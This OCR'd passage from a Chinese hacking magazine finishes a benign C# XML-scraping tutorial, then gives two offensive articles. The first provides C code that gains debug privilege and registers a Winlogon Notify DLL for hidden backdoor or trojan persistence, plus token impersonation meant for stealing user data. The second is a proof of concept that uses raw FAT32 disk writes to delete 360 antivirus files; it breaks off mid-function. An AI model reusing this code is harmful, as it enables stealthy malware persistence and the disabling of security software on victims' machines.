


图 5

注意框中的地址，那便是真实 DP 值的来源，直接用 IE 访问 xml 文件，效果如图 6 所示。

```
  <?xml version="1.0" encoding="UTF-8" ?>
- <rows>
  - <cell ID="">
      <id />
      <todayDp>11500</todayDp>
      <pkgUrl>http://cf.qq.com/</pkgUrl>
      <pkgName>穿越火线</pkgName>
      <gameUrl>http://www.qq.com/</gameUrl>
      <pkgId>11004</pkgId>
      <yestodayDp>11500</yestodayDp>
      <company>腾讯</company>
      <tdbySeq>1</tdbySeq>
      <tdbyDp>11429</tdbyDp>
    </cell>
  - <cell ID="">
      <id />
      <todayDp>9169</todayDp>
      <pkgUrl>http://games.qq.com/tencent/dnf/</pkgUrl>
      <pkgName>地下城与勇士</pkgName>
      <gameUrl>http://www.QQ.com</gameUrl>
      <pkgId>11256</pkgId>
      <yestodayDp>9169</yestodayDp>
      <company>腾讯</company>
      <tdbySeq>2</tdbySeq>
      <tdbyDp>9136</tdbyDp>
    </cell>
  - <cell ID="">
      <id />
      <todayDp>2445</todayDp>
      <pkgUrl>http://x5.qq.com/</pkgUrl>
      <pkgName>QQ炫舞</pkgName>
```

图 6

xml 的读取有点类似数据库，其实用数据库的 API 来操作它也是可以的。不过既然 Windows 提供了专门的 xml API，我们当然要用它们了。（很显然，这时不再适宜用文本数据的处理方式来处理它。）

通过比对数据和名称，我们可以很容易地将各个数据与网页中的代表意义联系起来。我们开始动手编写程序吧。

实现代码

按照图 2 安排好各个控件后，先来写一个读取并分析的函数 readxml()，说句题外话，虽然本文用的是 C#，不过鉴于个人保持 C 和汇编的思考习惯，C#的行家看了别见笑。

```
listView1.Columns.Add("排名", 50, HorizontalAlignment.Left);
            listView1.Columns.Add("游戏 ID", 80,
HorizontalAlignment.Left);
```

```
                    listView1.Columns.Add("游戏名称", 140, HorizontalAlignment.Left);
                    listView1.Columns.Add("公司", 100, HorizontalAlignment.Left);
                    listView1.Columns.Add("DP 值", 80, HorizontalAlignment.Left);
                    listView1.Columns.Add("", 100, HorizontalAlignment.Left);

                    ///////////
                    int pm = 1;
                    string todayDp = "", pkgName = "", pkgId = "", yestodayDp = "", company = "", tdbyDp = "", edps="";
                   XmlDocument xml = new XmlDocument();
                    xml.Load(@"http://www.xxxxx.net/data/game/game_dp.xml");//xml 文件完整路径
                    foreach (XmlNode node in xml.ChildNodes)
                    {
                        if (node.Name == "rows")
                        {
                            foreach (XmlNode node1 in node.ChildNodes)
                            {
                                if (node1.Name == "cell")
                                {
                                    foreach (XmlNode node2 in node1.ChildNodes)//开始获取一条记录中的所有信息了
                                    {
                                        switch (node2.Name)
                                        {
                                            case "todayDp":
                                                todayDp = node2.InnerText;
                                                break;
                                            case "pkgName":
                                                pkgName = node2.InnerText;
                                                break;
                                            case "pkgId":
                                                pkgId = node2.InnerText;
                                                break;
                                            case "yestodayDp":
                                                yestodayDp = node2.InnerText;
                                                break;
                                            case "company":
                                                company = node2.InnerText;
  break;
                                            case "tdbyDp":
                                                tdbyDp = node2.InnerText;
                                                break;
                                            default:
                                                break;
                                        }
                                    }
                                    ListViewItem item;
                                    item = new ListViewItem(pm.ToString());//初始化就要填充一个
                                    item.SubItems.Add(pkgId);
                                    item.SubItems.Add(pkgName);
                                    item.SubItems.Add(company);
                                    item.SubItems.Add(todayDp);
                                //dp
                                    int edp = int.Parse(todayDp) - int.Parse(tdbyDp);
                                    if (edp > 0)
                                        edps = "+" + edp.ToString();
                                    else
                                        edps = edp.ToString();
                                    item.SubItems.Add("("+edps+")");
                                    listView1.Items.Add(item);
                                    if (edp > 0)
                                    listView1.Items[pm - 1].ForeColor = Color.Red;
                                    pm++;
                                }
                            }
                        }
                    }
```

本函数的功能是读取 xml 的数据，并分析后输出到 listview 中，形成图 2 的效果。搜索部分的函数是在 readxml 上的增强，代码如下：

```
    void search(int selectindex)//获取用户选择的搜索方式
            {
                listView1.Columns.Add("排名", 50, HorizontalAlignment.Left);
                listView1.Columns.Add("游戏 ID", 80, HorizontalAlignment.Left);
                listView1.Columns.Add("游戏名称", 140, HorizontalAlignment.Left);
                listView1.Columns.Add("公司", 100, HorizontalAlignment.Left);
                listView1.Columns.Add("DP 值", 80, HorizontalAlignment.Left);
                listView1.Columns.Add("", 100, HorizontalAlignment.Left);
    ///////////
    int pm = 1;
                string todayDp = "", pkgName = "", pkgId = "", yestodayDp = "", company = "", tdbyDp = "", edps = "";
          XmlDocument xml = new XmlDocument();
                    xml.Load(@"http://www.icafe8.net/data/game/game_dp.xml");//xml 文件完整路径
                    bool search_re = false;
                    foreach (XmlNode node in xml.ChildNodes)
                    {
                        if (node.Name == "rows")
                        {
                            foreach (XmlNode node1 in node.ChildNodes)
                            {
                                if (node1.Name == "cell")
                                {
                                    foreach (XmlNode node2 in node1.ChildNodes)//开始获取一条记录中的所有信息了
                                    {
                                        switch (node2.Name)
                                        {
                                            case "todayDp":
                                                todayDp = node2.InnerText;
                                                break;
                                            case "pkgName":
                                                pkgName = node2.InnerText;
                                                break;
                                            case "pkgId":
                                                pkgId = node2.InnerText;
                                                break;
                                            case "yestodayDp":
                                                yestodayDp = node2.InnerText;
                                                break;
                                            case "company":
                                                company = node2.InnerText;
                                                break;
                                            case "tdbyDp":
                                                tdbyDp = node2.InnerText;
```

```
                                    break;
                            default:
                                    break;
                        }

                    }
                    switch(selectindex)
                            //按搜索方式比对
                    {
                        case 0://游戏名称
                            if
(pkgName.ToUpper().Contains(textBox1.Text.ToUpper()))
                            {
                                search_re = true;
                            }
                            break;
                        case 1://游戏 id
                            if
(pkgId.ToUpper().Contains(textBox1.Text.ToUpper()))
                            {
                                search_re = true;
                            }
                            break;
                        case 2:
                            if (company.
ToUpper().Contains(textBox1.Text.ToUpper()))
                            {
                                search_re = true;
                            }
                            break;
                    }
                    if (!search_re)
                        continue;
                    search_re = false;
                    ListViewItem item;
                    item = new ListViewItem(pm.
ToString());//初始化就要填充一个
                    item.SubItems.Add(pkgId);
                    item.SubItems.Add(pkgName);
                    item.SubItems.Add(company);
                    item.SubItems.Add(todayDp);
                    //dp
                    int edp = int.Parse(todayDp) -
int.Parse(tdbyDp);
                    if (edp > 0)
                        edps = "+" +
edp.ToString();
                    else
                        edps = edp.ToString();
                    item.SubItems.Add("(" + edps +
")");
                    listView1.Items.Add(item);
                    if (edp > 0)
                        listView1.Items[pm -
1].ForeColor = Color.Red;
                    pm++;
                }
            }
        }
    }
}
```

到这里，整个程序就大致编写完成了。


回过头来，仔细想想这个任务所用到的知识。

（1）分析网页数据。单从网页来讲，一定的脚本基础和平时追踪真实资源（例如电影、歌曲真实下载地址）的锻炼是必不可少的。

（2）编程方面，对 listview 等控件的掌握；对 xml 处理的掌握。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC6+
关键词：Winlogon、注入



再谈 Winlogon 注入

文/GF

Ring3 自启动并隐藏执行的办法很多。但我个人觉得在最简单、最稳定、最顽固、最隐蔽的方式中，注入 Winlogon 算是上佳选择。但是往往大家在提出一个新技术或者新思路时，随之会忽略实际利用中的一些不可不考虑的问题。一般来说笼统的做法，在 SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\下新建项，然后新建相关键和键值。其中：DllName 表示 DLL 的路径，类似 Logoff 等表示系统在进行相关动作时，应该执行 DLL 的某个对应函数。

是的，这样当系统重启（假设你设定的是重启执行）后你的程序便跑起来了。而且也没有进程。想要卸载 DLL，还得结束 Winlogon 进程（明显不能结束）。可是当真正应用于后门或者木马时便会出现类似现象：Winlogon 进程启动时阻塞长达一分多钟，也就是说，用户进入操作系统会比平时多 1 分多钟。这样的后门和木马形同鸡肋。

另外一点就是环境的关联问题。Winlogon 的权限自然是 System，关联的用户也是 System。那么，在窃取用户信息数据时，这是个不大不小但是很关键的问题（特别是多用户的时候）。

解决问题 1：阻塞

在很久之前我就想过，难道所有的系统 DLL 都没有一直驻留执行的吗？否则为什么系统 DLL 那么多，还不影响 Winlogon 进程阻塞。其实微软早考虑过这个问题了，REG_DWORD 类型，

键名为 Asynchronous 的值便会告诉 Winlogon 加载此 DLL 是否需要开启新线程来异步处理 Winlogon 事件，如设置为 1，Winlogon 将启动一个新线程来处理。

C 代码如下：

```
HANDLE hToken;                    // handle to process token
    TOKEN_PRIVILEGES tkp;         // pointer to token structure
    OpenProcessToken(GetCurrentProcess(),TOKEN_ALL_ACC
ESS, &hToken);
    LookupPrivilegeValue(NULL, SE_DEBUG_NAME,
        &tkp.Privileges[0].Luid);
    tkp.PrivilegeCount = 1;       // one privilege to set
    tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    AdjustTokenPrivileges(hToken, FALSE, &tkp, 0,
(PTOKEN_PRIVILEGES) NULL, 0);
//提权
    HKEY hkey;
    BYTE value_[MAX_PATH*2];
    char*run="SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Winlogon\\Notify\\svr";//启动项
    HANDLE handle;
RegDeleteKey(HKEY_LOCAL_MACHINE,run);//先删除
    RegCreateKey(HKEY_LOCAL_MACHINE,run, &hkey);
                                        //自启动
    if (!hkey)//失败
    {
        return;
    }

    strcpy((char*)&value_,dllfullpath);
    RegSetValueEx(hkey,"DLLName",0,REG_EXPAND_SZ,(PB
YTE)&value_,strlen((char*)&value_));
    strcpy((char*)&value_,"fuc");//导出函数名
    RegSetValueEx(hkey,"Logon",0,REG_SZ,(PBYTE)&value_,st
rlen((char*)&value_));

    //让 winlogon 异步处理我们的程序，避免阻塞。
    DWORD dw=1;
    RegSetValueEx(hkey,"Asynchronous",0,REG_DWORD,(PBY
TE)&dw,sizeof(dw));
```

解决问题 2：用户环境关联

在不知道 Winlogon 提供此选择时，曾用过两种方法。

第一种是注入 Explorer 进程，这样便获得和当前 Explorer 关联的用户环境了。这个方式带来的遗憾是，需要在系统运行后注入 Explorer。其中往往会有时间差的问题，所以要循环探测直到系统存在 Explorer。另一个问题是，不能保证注入的 Explorer 是真正的系统 Explorer 进程。也可能是同名的第三方程序进程。

第二种方式我觉得比设置 Winlogon 还要好一些，很通用，也不需要注入什么，即利用 ImpersonateLoggedOnUser 函数。在偷懒的前提下，可以获取 Explorer 的进程令牌，再以此令牌重新关联环境。这样的问题也是不确定 Explorer 的可靠性。所以可以根据实际情况，判断什么进程是一定和用户环境关联的。C 代码如下：

```
HANDLE process = NULL;
    HANDLE tokenHandle = NULL;
    DWORD processId = 0;
    BOOL isImpersonateSuccess = FALSE;
    processId = getProcessId(_T("explorer.exe"));


    if (processId)
    {
        process = OpenProcess(MAXIMUM_ALLOWED,
FALSE, processId);

        if (OpenProcessToken(process, TOKEN_ALL_ACCESS,
&tokenHandle))
        {
            isImpersonateSuccess =
ImpersonateLoggedOnUser(tokenHandle);
        }
        CloseHandle(tokenHandle);
        CloseHandle(process);
        return isImpersonateSuccess;
    }else
        return false;
```

那么第三种便是前面提到的，利用 Winlogon 提供的选项：REG_DWORD 类型的 Impersonate 键，确定是否以登录用户的权限来处理事件。从代码编写上来说，这个比较轻松一些，也省去找用户进程的麻烦。以上三种方式，可以根据实际应用选择。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB
关键词：Ring3、强制删除文件、360



Ring3 强制删除文件突破 360 文件保护

文/图 广东工业大学 胡文亮

很多初学者觉得 360 的自我保护很强，认为根本无法撼动它一根汗毛。不过经本人实测，360 的自我保护实在不怎么样。且不说用驱动就能轻易将 360 碎尸万段，就算不用驱动也能让 360 彻底失效。在 2009 年 12 月的《黑客防线》上我曾经写过一篇用窗口攻击对付 360 的文章，至今仍然有效（用 GetForegroundWindow 取窗口句柄和 SetParent 的参数检查漏洞至今没有修复）。今天我又花了半天时间写了个 POC，能在 Ring3 下强制删除在 FAT32 格式分区安装的 360，而且 360 没有任何

提示（我测试的 360 版本是 7.1.1）。这个 POC 使用了 VB 爱好者王伟生的代码，以及北京北亚数据恢复公司提供的资料，在此向这些帮助过我的人或团体表示衷心的感谢！

关于 Ring 3 下强制删除文件，在 2008 年 7 月的《黑客防线》上曾经有过精彩的描述。不过那位作者用的是很表层的 MoveFileEx，这个函数是肯定无法删除 360 文件的。所以我们今天要使用一种更加底层的方式来删除文件：直接磁盘写入。Ring 3 下的直接磁盘写入从 Windows Vista 开始被禁止，所以这个 POC 只能在 NT5 系列的操作系统上使用。

在磁盘解析之前，首先要了解 FAT32 格式的原理。限于篇幅，我就不把找到的资料全贴出来了，只是简单地说一下对于 FAT32 系统，是怎么删除文件的：首先，不管是删除文件还是文件夹，也不管该文件夹内是否有子目录，在 FAT 表中所对应的簇号位置就被清零了，所有子目录所对应的 FAT 表簇号也被清零，被删除文件夹内的所有文件，不管是在该文件夹内，还是在该文件夹的子目录内，同样 FAT 表对应簇号也被清零；其次，被删除的文件夹内的文件，在该文件夹的目录表中记录被打上 0xE5 标记，所对应的 FAT 表簇号记录被清零；再次，被删除的文件夹内的所有子文件夹在该文件夹的目录表中的所有对应记录项全部打上 0xE5 标记；最后，所有子文件夹的目录表所记录的全部记录项，也全部打上 0xE5 标记，对应的 FAT 表记录全部清零，所以删除文件夹是要遍历文件夹内所有的子目录和所有的文件，把所有这些内容的记录项打上 0xE5 标记，对应的 FAT 表内容清零。

知道了 FAT32 是怎么删除文件的，下面就直接贴代码。直接磁盘写入首先要"打开磁盘"，打开磁盘不需要使用（事实上也没有）专门的 OpenDisk 函数，使用 CreateFileA 就行了。

```
'Input   : Boolean    盘符
'Output  : Boolean    磁盘是否打开成功
'Purpose : 获得磁盘句柄
Public Function OpenDisk(ByVal DiskName As String) As Boolean
    hDisk = CreateFile(DiskName, GENERIC_READ Or
GENERIC_WRITE, FILE_SHARE_READ Or FILE_SHARE_WRITE,
ByVal 0&, OPEN_EXISTING, 0, 0)
    OpenDisk = Not (hDisk = INVALID_HANDLE_VALUE)
End Function
```

直接从磁盘上删除文件的实现过程如下：

```
'Input   : sDelFile   要删除的文件全路径，或者是文件夹全路径
'Input   : bIsDel     是否删除
'Input   : bIsCrash   是否粉碎
'Output  : Boolean    删除是否成功
'Purpose : 把一个文件直接从磁盘上删除或是粉碎
Private Function DelDiskFile(sDelFile As String, bIsDel As
Boolean, bIsCrash As Boolean) As Boolean
    Dim sFileSplit() As String
    Dim dStartLoc As Double    '计算出文件数据区起始地址
    Dim bIsDir As Boolean      '是否是文件夹
    Dim bIsRoot As Boolean     '是否是根目录
    Dim bIsLast As Boolean     '是否是这个路径的最后部分，如：
c:\sam.log 中，sam.log 就是最后部分
    Dim i As Long
    Dim sRetName As String
    Dim tDirInfo As DirInfo
    Dim dFileSize As Double
    Dim dCodeCluster As Double  '起始簇号
    If Right(sDelFile, 1) = "\" Then Exit Function
    sFileSplit = Split(sDelFile, "\")
    GetSomeParameter (sFileSplit(0))
    If lFileSystemType = -1 Then Exit Function
    If lFileSystemType = 1 Then
        dCodeCluster = &H2 - lRootSector / lSectorPerCluster
    ElseIf lFileSystemType = 2 Then
        dCodeCluster = &H2
    End If
    For i = 1 To UBound(sFileSplit)
        bIsRoot = False
        If i <> UBound(sFileSplit) Then
            bIsDir = True
            bIsLast = False
        Else
            bIsDir = False
            bIsLast = True
        End If
        sRetName = FindDirName(sFileSplit(0), dCodeCluster, sFile
Split(i), dFileSize, tDirInfo, bIsDir, bIsRoot, bIsDel, bIsCrash, bIsLast,
False)
        '起始地址 = 数据区起始地址 +（返回的簇偏移号 - 基数
&H2）* 每簇扇区数 * 每扇区字节数
        If sRetName = "No Name" Then Exit For
    Next
        If sRetName <> "No Name" Then
            DelDiskFile = True
        Else
            DelDiskFile = False
        End If
End Function
```

接下来看看 FindDirName 这个函数是怎么进一步处理的（这个函数不仅包含删除文件的代码，还包含查找文件的代码，因为需要自己解析磁盘，而不是靠 Windows 来帮你解析）：

```
'Input : sDisk 盘符
'Input : dStartLoc 要读出的文件或文件夹的起始地址
'Input : sDirName 要读出的文件或文件夹的名称（对于文件夹
有可能是路径中间的文件夹）
'Input : bIsDir sDirName 是否是文件夹，为 True 是文件夹
'Input : bIsRootEntrysDirName 是否是根目录，因为根目录的处
理上限不一样，为 True 是根目录
'Input : bIsDel 是否是删除文件命令
'Input : bIsCrash 是否是文件粉碎命令
'Input : bIsLast 是否是路径的最后一部分
'Input : bIsFind 是否是只查找，这个参数最大
'Output : String 返回找到的文件名或文件夹名
'Output : WffData 返回文件的内容，包括文件创建时间、日期、
最后访问日期及最后修改时间日期等
'Purpose: 按目录查找文件或文件夹并返回找到的文件名或文
件夹名和簇号并返回文件的尺寸
'说明：如果在一个根目录扇区尾部只有两个目录项位置，即 64
字节，但现在有一个文件名是长文件名，将占用 4 个目录项（128
字节），这时 Windows 同样从该位置开始记录，多余部分顺延到下
一个扇区，而不是直接跳到下一个扇区进行完整记录。这个函数过
程比较复杂，因为不管查找文件还是删除文件，都是要经过几乎相
同的查找过程，只不过是找到后如何处理的问题。查找过程本身也比
较复杂，还得加入删除的处理内容，显得这个过程的程序非常复杂。
    Private Function FindDirName(sDisk As String, dCodeCluster As
Double, sDirName As String, dFileSize As Double, ttDirInfo As DirInfo,
bIsDir As Boolean, bIsRootEntry As Boolean, bIsDel As Boolean,
bIsCrash As Boolean, bIsLast As Boolean, bIsFind As Boolean) As
String
    Dim Data() As Byte'装载扇区数据
    Dim Cluster() As Long '用于装载返回的这个文件所有的簇号
    Dim i As Long, ll As Long, mm As Long '定义几个循环变量
    Dim lTemp As Long, lStart As Long '一个临时交换变量，用于数
组下标计数
    Dim lUp As Long'扇区上限值
    Dim dFirstCluster As Double'记录起始簇号
    Dim bLengthFileNameFact As Boolean'找到的内容是否为长文件名
    Dim FileNameByte() As Byte'装载文件名
    Dim TempData() As Byte'取回跨簇或跨扇区数据的临时字节数组
    Dim sName As String'取出文件名
    Dim sExtName As String'取出扩展名
    Dim intLastPos As Long'最后一个长文件名记录项
    Dim lPos As Long 'chr(0)的位置
    Dim bIsDirFact As Boolean '实际检测是否是 dir
```

```
Dim lBb As Long, BTemp As Byte
Dim lNumByte As Long '打开字节数变量，用于区分在根目录时和在文件夹时的不同量
Dim lNum32Byte As Long'一个簇有多少个 32 字节
Dim bOverCluster As Boolean'定义一个是否跨越簇的标志
Dim CheckNum As Byte '长文件名中保存的与其关联的短文件名的校验值
Dim CheckSum As Byte '由短文件名计算出的校验值
Dim dPrevStartLoc As Double'在跨簇时记录前一个起始地址用于删除
Dim dCurStartLoc As Double'记录跨簇或扇区时当前正在用的起始地址
Dim lOverNextStartPos As Long '记录跨簇或跨扇区后下一个开始位置就不是 0，而是跨过上一个已处理的项开始
Dim dStartLoc As Double'起始地址
'起始地址 = 数据区起始地址 + ( 返回的簇偏移号 - 基数 &H2 ) * 每簇扇区数 * 每扇区字节数
dStartLoc = lDataEntries + (dCodeCluster - &H2) * lSectorPerCluster * lBytePerSector
dFirstCluster = dCodeCluster'把这个地址保存起来，因为在后面 dCodeCluster 这个数有可能改变成其他数
If bIsRootEntry Then
lUp = lRootSector ' / lSectorPerCluster '如果是根目录就用根目录占多少个扇区
Else
lUp = lSectorPerCluster '如果不是根目录就是一个簇的扇区数
End If
lNumByte = lBytePerSector '* lSectorPerCluster '每簇多少字节
lNum32Byte = lNumByte / 32 - 1 '一个簇有多少个 32 字节减去一个 32 字节
ReDim Data(lNumByte - 1)'每次读出一个簇的字节数
Goon:
For i = 0 To lUp - 1'循环查找每一个扇区
OpenDisk "\\.\" & sDisk
ReadDiskbyPos Data(), dStartLoc + i * lNumByte, lNumByte
CloseDisk
GoToNextSector:
If bOverCluster Then'跨簇或扇区后的起始位置不一样，不能还是从 0 开始
lStart = lOverNextStartPos
Else
lStart = 0
End If
bOverCluster = False'跨簇或扇区标志复位
For mm = lStart To lNum32Byte'以 32 字节为单位，一个扇区 512 字节，一共 16 个 32 字节
If Data(mm * &H20) = &H0 Then'如果为 0，表示这个扇区的数据到此为止，后边都没有了
mm = lNum32Byte
Exit For
End If
If Data(mm * &H20) <> &HE5 And Data(mm * &H20) <> &H2E Then '如果为&HE5 则为已删除项，&H2E 为当前目录标记，不予处理
bLengthFileNameFact = (Data(mm * &H20 + &HB) = &HF) '取出长文件名位置处标记是否为长文件名
'dOrigStartLoc = dStartLoc'记录下这个簇的起始地址
If bLengthFileNameFact Then '长文件名用处理长文件名的方法
CheckNum = Data(mm * &H20 + &HD) '取出文件名校验值
BTemp = Data(mm * &H20) And &H60 '第 6 位为 1 表示长文件最后一个目录项
If BTemp Then'满足最后一个条件则处理，否则不处理
intLastPos = Data(mm * &H20) And &H1F '取出最后一个的序号
ReDim FileNameByte(intLastPos * 26)'定义装文件名的数组大小
lTemp = 0 '初始化
